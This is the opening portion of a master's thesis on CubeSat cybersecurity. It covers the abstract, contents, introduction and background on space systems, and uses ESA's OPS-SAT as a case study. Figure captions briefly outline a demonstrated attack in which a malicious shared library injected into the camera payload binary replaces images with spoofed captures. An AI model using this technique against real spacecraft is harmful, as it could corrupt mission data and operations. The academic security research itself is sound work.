

Matteo Calabrese

Space Oddity: Space Cybersecurity Lessons from a Simulated OPS-SAT Attack

Master's thesis in Security and Cloud Computing

Supervisor: Prof. Sokratis Katsikas

Co-supervisor: Prof. Gregory Falco, Georgios Kavallieratos

July 2023

Matteo Calabrese

Space Oddity: Space Cybersecurity Lessons from a Simulated OPS-SAT Attack

Master's thesis in Security and Cloud Computing

Supervisor: Prof. Sokratis Katsikas

Co-supervisor: Prof. Gregory Falco, Georgios Kavallieratos

July 2023

Norwegian University of Science and Technology

Faculty of Information Technology and Electrical Engineering

Dept. of Information Security and Communication Technology



Norwegian University of
Science and Technology

Title: Space Oddity: Space Cybersecurity Lessons from a Simulated OPS-SAT Attack

Student: Calabrese, Matteo

Problem description:

The space industry is undergoing a major revolution. While recent technological advancements are making the field accessible to new communities, such as academia and start-ups, critical public infrastructures increasingly rely on the space segment to provide vital services. Three main elements leading this radical change are the concepts of CubeSats, reusable launch vehicles, and ground station as a service. The CubeSat standard aims at regulating the way small spacecrafts are built. Having a reference design and precise guidelines allows for *ridesharing*, i.e., enabling more CubeSats to be launched simultaneously. Additionally, commercial off-the-shelf components have become a popular choice for building these kinds of vehicles. Secondly, improvements in launch vectors translate to significantly lower launch costs. Finally, networks of distributed ground stations on Earth enable operations teams to have continuous coverage of the spacecraft, regardless of time and location.

ESA's latest CubeSat, OPS-SAT, is a prime example of a “faster, better, cheaper” mission. With its ability to run a full-fledged operating system, and support of software-defined missions, OPS-SAT represents the state of the art of CubeSat capabilities and showcases future trends for nanosatellites missions. As satellites become smarter and more connected, however, a whole new class of vulnerabilities arises. In the IT field, cybersecurity frameworks like ATT&CK and STRIDE have been used to develop countermeasures based on tactics, techniques, and procedures found in the wild. Space cybersecurity, however, has been lacking a globally referenceable language for describing such attacks. The Space Attack Research and Tactic Analysis (SPARTA) project aims at bridging this gap.

This thesis will delve into the domain of CubeSat cybersecurity by trying to answer the question: are new CubeSat missions secure enough? Firstly, the state of the art of CubeSat cybersecurity found in current literature will be presented. Then, OPS-SAT will be used as a reference model for the analysis of the security of a state-of-the-art CubeSat mission. For this purpose, an attempt will be made to apply the SPARTA matrix to the OPS-SAT mission, with the goal of identifying a realistic and feasible attack path. Should one be found, an attack will be developed and demonstrated against the system.

Research questions that this work aims to address are:

RQ1: What is the state of the art of CubeSat cybersecurity?

RQ2: Having access to some OPS-SAT mission resources, is it possible to find any exploitable vulnerabilities?

RQ3: Using threat modelling and cybersecurity frameworks, and leveraging said vulnerabilities, can a realistic attack path against OPS-SAT be identified?

RQ4: Can this attack be developed and demonstrated?

Approved on: 2023-03-22

Main supervisor: Professor Katsikas, Sokratis, NTNU

Co-supervisors: Professor Falco, Gregory, Johns Hopkins University and Kavallieratos, Georgios, NTNU

Abstract

The space industry is currently experiencing a rapid transformation, driven by innovations both in space and on the ground. Lower access barriers to orbit and the widespread use of commercial off-the-shelf components have facilitated the rise of CubeSats. These small satellites, with their modular design and cost-effectiveness, enable smaller teams to engage in space operations and larger players to conduct groundbreaking technological demonstrations. Furthermore, decreasing launch costs and on-demand access to ground station services have encouraged more players to join the space industry, fostering an agile and diverse environment for experimentation. However, this growth is accompanied by significant cybersecurity challenges that demand urgent attention. Historically, the space industry has relied on security-through-obscurity, but this approach can no longer be tolerated as the industry opens up to new players and technologies. This work aims to address the often-dismissed matter of securing space vehicles, using OPS-SAT, one of the most advanced CubeSat missions, as a case study. Despite its remarkable capabilities, OPS-SAT is not immune to the general dismissal of cybersecurity that plagues the industry. This work will employ a demonstrative approach, devising and implementing an attack scenario against OPS-SAT. The chosen attacker model for this scenario is that of a malicious user with limited to no cybersecurity knowledge, reflecting the reality that attackers with varying degrees of expertise can pose a threat. While keeping the attack as simple as possible, the goal is to demonstrate the potential damage that could be caused. The findings of this work illustrate that the rapid pace of development in the space industry should be accompanied by an equally enthusiastic and vigilant security force. The importance of addressing cybersecurity concerns becomes evident as the industry evolves and attracts more players, emphasizing the need for a proactive and robust security posture to safeguard space missions and future infrastructures.

Acknowledgements

I wish to extend my heartfelt thanks to the OPS-SAT team at the European Space Agency, whose collaboration and instrumental support made this study possible.

My sincere gratitude goes to my supervisors, who didn't merely endorse my choice of this project but provided steadfast expertise and guidance throughout. I must also acknowledge Johannes Willbold for his insightful advice on OPS-SAT and invaluable input.

Finally, my deepest thanks to my dear friends Kristine, Julian, Anand, and Yann. Their camaraderie, encouragement, and unwavering support have transformed this degree into a pivotal chapter in my life. Without them, I would be much further from the person I strive to become.

Contents

Abstract	i
Acknowledgements	iii
Contents	v
List of Figures	vii
List of Acronyms	xi
1 Introduction	1
1.1 A New Space Era	1
1.2 Motivation	1
1.3 Methodology	3
2 Background	5
2.1 Space Systems Architecture	5
2.1.1 The Space Segment	6
2.1.2 The Ground Segment	7
2.1.3 The Link Segment	7
2.2 The New Space	8
2.2.1 Hosted Payloads	10
2.2.2 The CubeSat Approach to Space	11
2.3 Cybersecurity Challenges	12
2.4 OPS-SAT: Operations Satellite	14
2.4.1 System Architecture	16
2.4.2 Satellite Experimental Processing Platform	16
2.4.3 The NanoSat MO Framework	17
3 State of the Art	19
3.1 Threat Modelling	21
3.1.1 Frameworks & Matrices	22
3.1.2 Reference Architectures	24

3.1.3	Discussion and Summary	25
4	Attacking OPS-SAT	29
4.1	Environment Emulation	30
4.1.1	Extracting the File System	30
4.1.2	Emulating the SEPP	31
4.2	A Security Analysis of the SEPP	38
4.3	Developing the Attack	39
4.3.1	Defining the Attacker Model	40
4.3.2	Step 1: Reconnaissance	41
4.3.3	Step 2: Resource Development	43
4.3.4	Step 3: Initial Access	49
4.3.5	Step 4: Execution	49
4.3.6	Step 5: Persistence	50
4.3.7	Step 6: Defense Evasion	51
4.3.8	Step 7: Lateral Movement	51
4.3.9	Step 8: Exfiltration	52
4.3.10	Step 9: Impact	52
4.4	Visualising the Attack	53
4.4.1	Using the SPARTA matrix	53
4.4.2	Using Attack Trees	53
5	Conclusion	57
5.1	Discussion	57
5.1.1	Limitations	58
5.1.2	Future Work	59
	References	61

List of Figures

1.1	Diagram of the methodology process.	4
2.1	“Dimensions of Change in Space Ecosystem. The quantity of arrows signifies the magnitude of impact, more arrows signify a greater impact. A dash signifies no impact. Arrow pointing up means increasing arrow pointing down means decreasing.” Source [13].	8
2.2	Number of nanosatellites launches per year, including future predictions. Source [19].	10
2.3	Total number of nanosatellites and CubeSats launched per year (1999-2024). Source [19].	12
2.4	Overview of the experimenter process in the OPS-SAT mission.	15
2.5	Simplified architecture of OPS-SAT. Adapted from [32].	16
2.6	“NanoSat MO Framework diagram for OPS-SAT.” Source [32].	18
3.1	The latest ATT&CK matrix for industrial control systems. Source [49].	22
3.2	The latest SPARTA matrix. Source [51].	24
3.3	An example of attack tree to visualise a DoS attack on a CubeSat. Source [52].	25
3.4	“Functional Viewpoint of Satellite Reference Architecture”. Source [13].	26
4.1	Contents of the uncompressed raw system image and subsequent data extraction.	30
4.2	Starting the custom-made container containing the root file system of the SEPP, on emulated architecture.	33
4.3	Testing the executables of the SEPP file system.	33
4.4	The start-up service responsible for running the NMF.	34
4.5	Detail of the the Dockerfile used to create the SEPP container.	35
4.6	The NMF starting successfully.	37
4.7	The supervisor-specific entry in the <code>sudoers.d</code> directory. Entries in this path allow to define <code>sudo</code> privileges for specific users or groups.	39
4.8	Simplified architecture of OPS-SAT. Adapted from [32].	40

4.9	Inspecting the dynamically-linked libraries used by the camera payload executable. In orange, the non-standard library containing functionality specific to the program.	43
4.10	Inspecting the custom-made shared library object. The output shows the functions defined in the library, which can then be called by the executable. In orange, a possible injection point.	44
4.11	Running <i>Fakelib.sh</i> to produce a malicious shared library that contains a simple “echo” exploit.	45
4.12	Nominal execution of the camera payload binary (minor failure due to the absence of a camera device).	46
4.13	Running the attack by specifying the location of the malicious library for the linker to load. Success!	47
4.14	Detail of the attack payload: first, the working directory of the program that called the camera binary is identified; then, the code checks for the presence of a capture file; finally, it replaces it with the spoofed capture.	47
4.15	Resulting command to craft the malicious library with the updated attack payload using <i>Fakelib.sh</i> . Escaping special characters is needed to correctly input the payload.	48
4.16	Visualising the attack using the SPARTA Navigator. Techniques highlighted in red are employed by the attack.	54
4.17	Countermeasures to defend against the attack, as generated by the SPARTA Navigator.	55
4.18	Attack tree visualising the attack scenario, using the cyber kill-chain model as a reference for stages. Darkened stages have not been implemented in this study.	56

List of Acronyms

ADCS Attitude Determination and Control System.

AI Artificial Intelligence.

API Application Programming Interface.

APT Advanced Package Tool.

CAN Controller Area Network.

CCSDS Consultative Committee for Space Data Systems.

CFDP CCSDS File Delivery Protocol.

COTS Commercial, Off-The-Shelf.

CTT Consumer Test Tool.

DoS Denial of Service.

ELF Executable and Linkable Format.

EPS Electrical Power Subsystem.

ESA European Space Agency.

FBC Faster, Better, Cheaper.

FDIR Failure Detection, Isolation, and Recovery.

FPGA Field-Programmable Gate Array.

FSW Flight Software.

GNC Guidance, Navigation, and Control.

GPS Global Positioning System.

GSaaS Ground Station as a Service.

I2C Inter-Integrated Circuit.

IDS Intrusion Detection System.

IEEE Institute of Electrical and Electronics Engineers.

IoT Internet of Things.

IPS Intrusion Prevention System.

ISO International Organization for Standardization.

ISS International Space Station.

LEO Low Earth Orbit.

MCC Mission Control Centre.

NDA Non-Disclosure Agreement.

NIST National Institute of Standards and Technology.

NMF NanoSat MO Framework.

OBC On-Board Computer.

OBSW On-Board Software.

OPKG Open Package Management.

OS Operating System.

OSINT Open-Source Intelligence.

S2CY Space Systems Cybersecurity.

SDK Software Development Kit.

SDR Software-Defined Radio.

SEPP Satellite Experimental Processing Platform.

SoC System-on-Chip.

SoM System-on-Module.

SPACE-SHIELD Space Attacks and Countermeasures Engineering Shield.

SPARTA Space Attack Research & Tactic Analysis.

SPI Serial Peripheral Interface.

SSH Secure Shell.

TREKS Targeting, Reconnaissance, & Exploitation Kill-Chain for Space Vehicles.

TTP Tactics, Techniques, and Procedures.

USB Universal Serial Bus.

Chapter 1

Introduction

1.1 A New Space Era

The space industry is currently undergoing a revolutionary transformation that closely mirrors the cloud computing era on Earth. What was once an exclusive market accessible only to government agencies and established private competitors is now becoming more accessible to smaller entities and communities. This shift is primarily driven by advancements in technology, entrepreneurial initiatives, and a growing public interest in space exploration. As deployment and launch costs decrease, more resources can be allocated towards enhancing spacecraft capabilities [1]. The use of Commercial, Off-The-Shelf (COTS) components has significantly reduced the time required for concept development and implementation, saving substantial resources that would have been spent on specialized solutions [1]. Access to data has also played a crucial role, fostering new business ideas and supporting existing assets, aligning with the data-driven paradigm that characterizes the cloud revolution.

One of the core elements driving this evolution is the CubeSat, a standardized and modular spacecraft design. By publicly distributing specific requirements, numerous similar satellites can be pooled together and launched in batches through a process known as ridesharing. This approach is transforming every aspect of space missions, from hardware and software to design, assembly, launch, and operations. Notably, ground station networks have also played a vital role in enabling this transformation. Ground Station as a Service (GSaaS) have emerged as commercial solutions that provide continuous coverage of spacecraft, making it accessible to the wider public [1]–[3]. These advancements in technology and infrastructure have given rise to a more agile, modular, and on-demand approach to space missions.

1.2 Motivation

In this context, while the space industry experiences rapid growth and promising opportunities, it also faces cybersecurity challenges. Technological, social, and

economic constraints have hindered the adequate pace of cybersecurity advancements, leaving the space domain vulnerable [4]. As it stands, focus has been mostly put on the security of the ground segment and communications, leaving spacecrafts vulnerable to attacks in which actors are able to gain a foothold in the vehicle. Moreover, because of their nature, space assets are more expensive and harder to replace, highlighting how the historical security-through-obscurity approach is far from enough.

Current trends indicate that CubeSat launches will increase steadily in the near future [5]. With improved mission capabilities and advancements in subsystems technologies, it is likely that these type of spacecraft will be used extensively for scientific experimentation, exploration, and commercial purposes. Space is already a crucial component in many critical infrastructures that serve Earth. The fact that CubeSats might represent a considerable part of critical space infrastructures, either by supplementing or renewing the hybrid one which is already in place, is not far fetched.

Moreover, Low Earth Orbits (LEOs) have been suffering from a serious problem of overcrowding and space debris [6]. This means that focus has to be shifted on maximising the life cycle of missions as well as their sustainability. The disposable, short-lived mission philosophy that has been the norm in case of CubeSat missions might soon not be suitable anymore. Thus, reusability and reconfigurability of the spacecraft can be the key to extending the relevance of a mission over time. The cybersecurity of vehicles also has direct implications in this regard: a compromised spacecraft could potentially endanger other neighbouring ones [7].

Addressing this concern is crucial to safeguarding missions and future critical infrastructure. The OPS-SAT mission stands as a prime example of the advanced capabilities achieved by CubeSats, encapsulating numerous emerging trends in the space domain that will be explored in the subsequent section of this study. By undertaking research and development to construct an attack scenario targeting such a prominent mission, this work seeks to initiate a discourse on the current state and significance of cybersecurity in the context of small satellites.

Through an experimental approach, this thesis aims to shed light on the implications of cybersecurity in space and the lack thereof, while investigating the following research questions:

RQ1: What is the state of the art of CubeSat cybersecurity?

RQ2: Having access to some OPS-SAT mission resources, is it possible to find any exploitable vulnerabilities?

RQ3: Using threat modelling and cybersecurity frameworks, and leveraging said vulnerabilities, can a realistic attack path against OPS-SAT be identified?

RQ4: Can this attack be developed and demonstrated?

1.3 Methodology

This work builds upon prior research conducted for the TTM4502 Specialization Project Report [8]. However, in light of recent changes in the space industry and the cybersecurity landscape within it, the background section of this thesis will incorporate all the necessary and updated information to ensure the independence of this thesis from previous work.

To begin, the literature review aims to acquaint the reader with space systems, particularly focusing on CubeSats. It will provide an overview of their general architecture and delve into the current state of the art in the field of cybersecurity, highlighting the existing advancements as well as identifying areas that require further attention. Where relevant, previous instances of space system attacks will be included as illustrative examples.

Subsequently, a thorough analysis of the OPS-SAT mission will be conducted to ascertain its fundamental characteristics that render it innovative within the realm of CubeSats. The examination will focus on exploring the mission's attack surface, with particular emphasis on how novel spacecraft capabilities impact its vulnerability. Within the scope of this study, pertinent portions of the attack surface will be enumerated.

Next, the attacker model will be defined, encompassing the selection of objectives and capabilities specific to this scenario. Prior to embarking on the pursuit of an attack path against the OPS-SAT mission, existing threat modeling techniques and frameworks will be reviewed, placing particular emphasis on those specifically devised for space systems. This review will outline their distinctions, use cases, and limitations, ultimately leading to the selection of a framework that will serve as a reference for the OPS-SAT study.

Once a specific target and actor have been identified, threat modeling will be applied to the mission to explore potential attack vectors and paths. If multiple options are discerned, they will be compared and considered for further development. Following a comprehensive evaluation, the final candidate for the attack will be discussed, and attempts will be made to develop and demonstrate its effectiveness against the target.




Figure 1.1: Diagram of the methodology process.

Ultimately, the attack will be presented using the modeling techniques discussed throughout the thesis, including the utilization of attack matrices and attack trees.

The structure of this document is as follows:

Chapter 2: Introduction to space systems, recent trends, and CubeSats, alongside a description of the OPS-SAT mission.

Chapter 3: Overview of the current state of cybersecurity in the space domain, encompassing recent frameworks and techniques employed for threat modeling.

Chapter 4: Focuses on the development of the attack against the OPS-SAT missions and the associated work necessitated by this endeavor.

Chapter 5: Concludes the thesis by providing a discussion and summary of the presented work, while also identifying potential limitations and future avenues for further exploration.

Chapter 2

Background

Since the historic space race of the 20th century, which culminated with the monumental achievement of sending the first human into space in 1961, the realm of space missions has undergone a remarkable transformation. These missions have continually pushed boundaries, relentlessly pursuing unprecedented accomplishments that have consistently captivated individuals, researchers, and enthusiasts. While human expeditions to other celestial bodies have not been realized since that time, significant emphasis has been placed on scientific exploration and experimentation within Earth's orbit and beyond.

One notable cornerstone in this pursuit has been the establishment of the International Space Station (ISS) in 1998. Serving as a focal point for scientific endeavors, the ISS has provided an unparalleled environment for astronauts to conduct a wide array of experiments. Simultaneously, critical infrastructure systems such as telecommunications and geolocation have extended their reach into space, rapidly evolving and capitalizing on advanced satellite constellations, such as Starlink [9] and OneWeb [10], which operate with increased autonomy and intelligence to cater to the global population.

A salient feature characterizing recent space missions is the employment of LEOs, which offer advantageous attributes to the various aspects of a space mission, including launch capabilities, operational efficiency, and cost-effectiveness. Within these orbital regions, there has been a notable surge in the presence and utilization of CubeSats. Initially originating from academic curiosity, the prominence of CubeSats has expanded into the commercial domain, signifying their growing significance and applicability in modern space endeavors.

2.1 Space Systems Architecture

The design, implementation, and operation of a space mission are intrinsically linked to its objectives and requirements. Traditionally, and still prevalent in the majority

of contemporary missions, each component and subsystem of a spacecraft is custom-designed and developed specifically for the intended mission. However, in recent times, the philosophy of Faster, Better, Cheaper (FBC) missions [11] has been gaining momentum in the industry. This approach centers around the principles of rapid development, component reuse, and cost-effectiveness. Despite this shift, the fundamental architectural structure of a space mission has largely remained unchanged. It consists of three primary components, commonly referred to as segments, that collectively form the foundation of a space mission.

2.1.1 The Space Segment

The space segment encompasses the spacecraft, vehicle, or constellation specifically designed for operation in space to accomplish the mission objectives. Typically, it comprises diverse subsystems integrated onto its structural framework. Some subsystems, essential for the fundamental functionality of the vehicle, are found in virtually every spacecraft, albeit with varying degrees of complexity. These include:

- **Power System:** The system responsible for generating and storing electrical power, which is necessary for operating the spacecraft’s systems and instruments.
- **Propulsion System:** The system that provides the necessary thrust or propulsion to maneuver the spacecraft and change its orbit or trajectory.
- **Communication System:** The system that allows the spacecraft to communicate with ground-based stations and other spacecraft, enabling data transmission and command reception.
- **Guidance, Navigation, and Control (GNC) System:** The system responsible for guiding and controlling the spacecraft’s movements, maintaining its orientation, and ensuring accurate positioning (e.g, in orbit).
- **Thermal Control System:** The system that regulates and manages the spacecraft’s temperature to protect its components from extreme heat or cold in the space environment.
- **Payload and Instruments:** The scientific or operational instruments and equipment carried by the spacecraft to achieve its mission objectives. These may include cameras, sensors, or other specialized tools.
- **On-Board Computer (OBC):** The onboard computer serves as the “brain” of the spacecraft, executing the necessary software and algorithms to control and manage the spacecraft’s subsystems, handle data, and respond to commands and events. It acts as a central hub for processing, decision-making, and

coordination within the spacecraft’s architecture, enabling the spacecraft to function autonomously or in response to ground control. It is also responsible for monitoring the health and status of the other subsystems, which is expressed and recorded via the telemetry, and executing recovery procedures in case of fault detection.

When considering satellites from a high-level conceptual perspective, the spacecraft can be divided into two primary components: the satellite bus and the payload. While this categorization may lack specificity, generally, the satellite bus encompasses the core subsystems essential for the vehicle’s functionality. On the other hand, the term “payload” refers to all additional non-vital equipment specifically designed to enhance the satellite’s functionality in a particular manner [12].

2.1.2 The Ground Segment

The ground segment represents the entirety of infrastructures, facilities and human resources on Earth that support operation, control, and data processing of the space segment. Key components include:

- **Ground Stations:** The facilities which are equipped with antennas and receivers, responsible for communication with the spacecraft. Sending commands or receiving data transmissions are typical duties performed by ground stations.
- **Mission Control Centre (MCC):** The MCC is the central command center where mission operators and engineers monitor and control the spacecraft’s operations. They issue commands, receive telemetry data, and perform various tasks to ensure the spacecraft’s health and functionality.
- **Data Processing and Storage:** Facilities and systems for processing, analyzing, and storing the data received from the spacecraft. This may involve data preprocessing, calibration, scientific analysis, and archiving for further use or distribution.
- **Communication Networks:** The networks that enable data transmission between the ground segment and the spacecraft. This includes terrestrial communication infrastructure, satellite communication links, and deep-space networks for long-range communication with interplanetary missions.

2.1.3 The Link Segment

The link segment pertains to the communication networks that establish connectivity between the ground segment and the space segment, allowing bidirectional

Dimension	Communication (toST)	Autonomy	Culture (NewSpace)
Satellite-to-satellite communication	↑↑↑	↑	—
Satellite-to-ground communication	↑	↓	—
Space environment sensing	—	↑↑↑	—
Cost of deployment	↓	— / ↑	↓↓↓
Barriers to Entry	↓	↑	↓↓↓
Applications & Capabilities	↑	↑↑↑	↑
Access to data	↑	—	↑↑↑
Component Reuse	↑	—	↑↑↑
Hardware Specialisation	↓	↑	↓
Changes to mission scope	↑	↑↑↑	↑
Mean Deployment lifetime	↓	—	↓

Figure 2.1: “Dimensions of Change in Space Ecosystem. The quantity of arrows signifies the magnitude of impact, more arrows signify a greater impact. A dash signifies no impact. Arrow pointing up means increasing arrow pointing down means decreasing.” Source [13].

communication. Furthermore, it encompasses the networks responsible for interconnecting space assets as well as ground assets. This segment covers both lower-level aspects such as the management of the electromagnetic spectrum and higher-level considerations related to communication protocols.

Although certain sources may include up to two additional segments in the architectural framework of a space mission, namely the user segment and the launch segment, this work adopts a less detailed terminology to avoid excessive complexity within the already extensive vocabulary of the space domain.

2.2 The New Space

The pace of introducing new concepts and approaches in the space industry has historically been slow, primarily due to an extremely careful attitude towards technological experimentation linked to the potentially catastrophic costs associated with mission failures. Consequently, even major establishments such as government agencies have typically focused their limited budgets on lower-risk missions, avoiding the pursuit

of significant paradigm changes [11]. However, in recent times, several factors have contributed to the reduction of entry barriers in the space domain, allowing smaller organisations like academia and start-ups to enter the field. This shift has fostered an entrepreneurial spirit akin to the IT field on Earth. Notably, FBC missions have emerged as high-risk, high-value opportunities that possess the potential to replace, supplement, or at least complement traditional, monolithic missions [14].

Several enabling factors drive the success of FBC missions:

- **COTS:** Unlike the previous approach of designing and developing hardware components specifically for each mission, the FBC approach promotes the use of readily available, off-the-shelf technology. This approach typically leads to improved on-board performance, accelerated mission implementation, and reduced research and development efforts. However, it is important to note that the absence of specialized development may compromise the reliability of hardware components in the demanding space environment, particularly in terms of susceptibility to radiation and other environmental factors [15]. A key advantage of controlling every phase of the system’s development is the ability to achieve improved and safer integration among the components, which may not be achievable when employing parts from different vendors. Consequently, it becomes crucial to appropriately adjust the risk tolerance level for these missions. Despite these considerations, there has been a growing trend of integrating off-the-shelf components into missions of various sizes, with particular prominence observed in the context of CubeSats [16].
- **GSaaS:** Satellites in LEO have limited visibility with any single ground station due to their multiple daily revolutions around the Earth, resulting in short contact durations. To address this, a network of distributed and interconnected ground stations has been established to ensure continuous spacecraft coverage. This facilitates more frequent downlink (i.e., download) of data from the satellite, enhancing the cost efficiency of the mission. Additionally, it enables smaller teams without access to a dedicated ground station to execute and operate their missions by leveraging on-demand access to communication resources. Multiple vendors have entered the GSaaS market, offering services ranging from simple communications to data storage and processing [2], [3].
- **New Launch Opportunities:** The cost barriers of recent space missions have been significantly influenced by new launch opportunities. In the past, securing a launch slot with a provider was a lengthy and cumbersome process accompanied by high costs. Due to variations in satellite designs and sizes, limited satellites could be batched together to maximize launch vector utilization. However, the adoption of the CubeSat standard has categorized satellites based on their size. This classification allows launch providers to aggregate more spacecraft




Figure 2.2: Number of nanosatellites launches per year, including future predictions. Source [19].

and optimize the utilization of available space on launch vectors. Additionally, CubeSat-specific launch programs have simplified regulatory aspects [17], [18]. The practice of launching multiple missions on a single launch is referred to as ridesharing, while launching smaller satellites alongside a primary payload¹ is known as piggybacking.

2.2.1 Hosted Payloads

A noteworthy and contemporary concept is that of hosted payloads, which involves attaching a separate module to a commercial satellite, allowing it to operate independently while sharing the power and communication resources of the main spacecraft. This approach enables orbital communication without the need for developing and launching an entire satellite, resulting in significant cost reduction for a mission. In recent years, the community has shown increasing interest in this approach, prompting government agencies to consider its feasibility. However, due to programmatic challenges, there have been limited instances of hosted payload missions to date [20],

¹Contrary to the usage seen so far, in the context of launch providers the term *payload* is used to indicate the spacecraft that the launch vector is deploying into space.

[21]. Looking ahead, hosted payloads have the potential to become a valuable option for space experimentation and exploration.

2.2.2 The CubeSat Approach to Space

A key driver of the New Space era, which relies on various enabling factors discussed in Section 2.2, is the CubeSat. The CubeSat project originated in the United States in 1999 through a collaboration between California Polytechnic State University and Stanford University [22]. Its primary objectives are to establish a standardized design for small satellites², thereby reducing cost and development time, increasing space accessibility, and enabling frequent launches. Moreover, it presents significant opportunities for education, scientific research, and technology demonstration. Currently, the CubeSat Project represents an international collaboration involving over 100 universities, high schools, and private firms engaged in the development of small satellites housing scientific, private, and government payloads [22].

A CubeSat unit (U) is a cubic structure measuring 10cm on each side and can weigh up to 1.33kg. Additionally, designs that incorporate multiples of a unit, such as 1.5U, 3U, 6U, and 12U, are commonly used. COTS components comprise the majority of the spacecraft, although some missions incorporate specifically developed instruments [23]. During launch, CubeSats are grouped together within purpose-built pods, which ensure the safety of the launch vehicle in the event of component malfunction and protect the satellites from external factors such as vibrations. This decoupling of spacecraft design from launch providers facilitates ridesharing opportunities, allowing teams to share launch costs based solely on size and mass [1].

The number of launched CubeSat missions has been rapidly increasing in recent years. These missions span a wide range of applications and knowledge domains, including Earth sciences, physics, astronomy, engineering, and computer science [5]. While most CubeSats are deployed in LEO, there have been instances of their utilization for missions beyond the vicinity of Earth [24]. The lifespan of a CubeSat in orbit typically ranges from months to years, with regulatory guidelines stipulating a maximum operational period of 25 years. This requirement introduces orbital constraints as limited propulsion power can present challenges in the de-orbiting process [1].

Due to their decreasing cost and increasing performance capabilities, CubeSats have demonstrated considerable potential to serve as space-based laboratories, offering a valuable alternative to the ISS. Constellations and swarms of small satellites present the opportunity for scientific missions focused on distributed space infrastructures.

²CubeSats belong to the category of satellites referred to as *nanosatellites*. Their mass is usually in the range of 0.1 to 10 Kg.




Figure 2.3: Total number of nanosatellites and CubeSats launched per year (1999-2024). Source [19].

